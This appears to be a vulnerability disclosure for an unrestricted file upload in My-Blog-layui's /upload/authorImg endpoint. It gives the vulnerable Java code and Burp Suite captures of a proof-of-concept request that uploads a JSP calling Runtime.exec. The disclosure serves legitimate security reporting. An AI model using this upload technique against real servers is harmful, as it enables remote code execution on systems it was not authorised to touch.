

buluorifu Add files via upload

ac46744 · 2 weeks ago

50 lines (34 loc) · 1.67 KB

Preview Code Blame

Raw

My-Blog-layui has an arbitrary file upload vulnerability in AdminController.java

supplier

<https://github.com/ZHENFENG13/My-Blog-layui>

Vulnerability file

AdminController.java

describe

There is an arbitrary file upload vulnerability in the /upload/authorImg interface of AdminController.java. This interface does not limit the type of uploaded files.

Code analysis

```
er.java x LinkController.java x SessionConstants.java x MyBlogWebMvcConfigurer.java x UploadConstants.java x AdminController.java x
189 .setLoginUserName(userName);
190 .setNickName(nickName);
191 .setLoginPassword(MD5Utils.MD5Encode(newPwd, charsetname: "UTF-8"));
192 if (adminUserService.updateUserInfo(adminUser)) {
193     // 修改成功后清空session中的数据, 前端控制跳转至登录页
194     return ResultGenerator.getResultByHttp(HttpStatusEnum.OK, data: "/admin/v1/logout");
195 } else {
196     return ResultGenerator.getResultByHttp(HttpStatusEnum.INTERNAL_SERVER_ERROR);
197 }
198 }
199
200 @ResponseBody
201 @GetMapping("/v1/reload")
202 public boolean reload(HttpSession session){
203     Integer userId = (Integer) session.getAttribute(SessionConstants.LOGIN_USER_ID);
204     return userId != null && userId != 0;
205 }
206
207 /**
208  * @Description: 用户头像上传
209  * @Param: [HttpServletRequest, file]
210  * @return: com.linn.blog.util.Result
211  * @date: 2019/8/24 15:15
212  */
213 @PostMapping("/upload/authorImg")
214 @ResponseBody
215 public Result<String> upload(HttpServletRequest request, @RequestParam("file") MultipartFile file) throws URISyntaxException {
216     String suffixName = UploadFileUtils.getSuffixName(file);
217     // 生成文件名通用方法
218     String newFileName = UploadFileUtils.getNewFileName(suffixName);
219     File fileDirectory = new File(UploadConstants.UPLOAD_AUTHOR_IMG);
220     // 创建文件
221     File destFile = new File(pathname: UploadConstants.UPLOAD_AUTHOR_IMG + newFileName);
222     try {
223         if (!fileDirectory.exists() && !fileDirectory.mkdirs()) {
224             throw new IOException("文件夹创建失败, 路径为: " + fileDirectory);
225         }
226         file.transferTo(destFile);
227         String sysAuthorImg = UploadConstants.SQL_AUTHOR_IMG + newFileName;
228         BlogConfig blogConfig = new BlogConfig()
229             .setConfigField(SysConfigConstants.SYS_AUTHOR_IMG.getConfigField())
230             .setConfigValue(sysAuthorImg);
231         blogConfigService.updateById(blogConfig);
232         return ResultGenerator.getResultByHttp(HttpStatusEnum.OK);
233     } catch (IOException e) {
234         e.printStackTrace();
235         return ResultGenerator.getResultByHttp(HttpStatusEnum.INTERNAL_SERVER_ERROR);
236     }
237 }
238 }
239 }
```

POC


POST /admin/upload/authorImg/ HTTP/1.1
Host: 192.168.0.100:8080
Content-Length: 221



X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXBBEmjyoBNq3ZMwY
Origin: http://192.168.0.100:8080
Referer: http://192.168.0.100:8080/admin/v1/userInfo
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=2A8FB4D91E9E384E2002C39A430CA858
Connection: close

-----WebKitFormBoundaryXBBEmjyoBNq3ZMwY
Content-Disposition: form-data; name="file"; filename="calc.jsp"
Content-Type: image/jpeg

<% Runtime.getRuntime().exec("calc");%>
-----WebKitFormBoundaryXBBEmjyoBNq3ZMwY--



Burp Suite Professional v2022.8 - Temporary Project - 121licensed to leon406

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

21 x 22 x 23 x 24 x 25 x 26 x 27 x 28 x 29 x +

Send Cancel < >

Target: http://192.168.0.100:8080 HTTP/1

Request

Pretty Raw Hex

```

1 POST /admin/upload/authorImg/ HTTP/1.1
2 Host: 192.168.0.100:8080
3 Content-Length: 221
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/131.0.0.0 Safari/537.36
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXBBEmjyoBNq3ZMwY
8 Origin: http://192.168.0.100:8080
9 Referer: http://192.168.0.100:8080/admin/v1/userInfo
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: JSESSIONID=ZABFB4D91E9E384E2002C39A430CA858
13 Connection: close
14
15 -----WebKitFormBoundaryXBBEmjyoBNq3ZMwY
16 Content-Disposition: form-data; name="file"; filename="calc.jsp"
17 Content-Type: image/jpeg
18
19 <% Runtime.getRuntime().exec("calc");%>
20 -----WebKitFormBoundaryXBBEmjyoBNq3ZMwY--
21

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Fri, 04 Apr 2025 01:50:28 GMT
4 Connection: close
5 Content-Length: 49
6
7 {
  "resultCode":200,
  "message":"成功",
  "data":null
}

```

Search... 0 matches

Search... 0 matches

Done 188 bytes | 16 millis

Result

Burp Suite Professional v2022.8 - Temporary Project - 121licensed to leon406

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

21 x 22 x 23 x 24 x 25 x 26 x 27 x 28 x 29 x 30 x +

Send Cancel < >

Target: http://192.168.0.100:8080 HTTP/1

Request

Pretty Raw Hex

```

1 GET /authorImg/20250404_09153189.jpg HTTP/1.1
2 Host: 192.168.0.100:8080
3 Pragma: no-cache
4 Cache-Control: no-cache
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/131.0.0.0 Safari/537.36
6 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
7 Referer: http://192.168.0.100:8080/admin/v1/userInfo
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: JSESSIONID=ZABFB4D91E9E384E2002C39A430CA858
11 Connection: close
12
13

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200
2 Last-Modified: Fri, 04 Apr 2025 01:15:31 GMT
3 Accept-Ranges: bytes
4 Content-Type: application/octet-stream
5 Content-Length: 39
6 Date: Fri, 04 Apr 2025 01:53:46 GMT
7 Connection: close
8
9 <% Runtime.getRuntime().exec("calc");%>

```

Search... 0 matches

Search... 0 matches

Done 240 bytes | 10 millis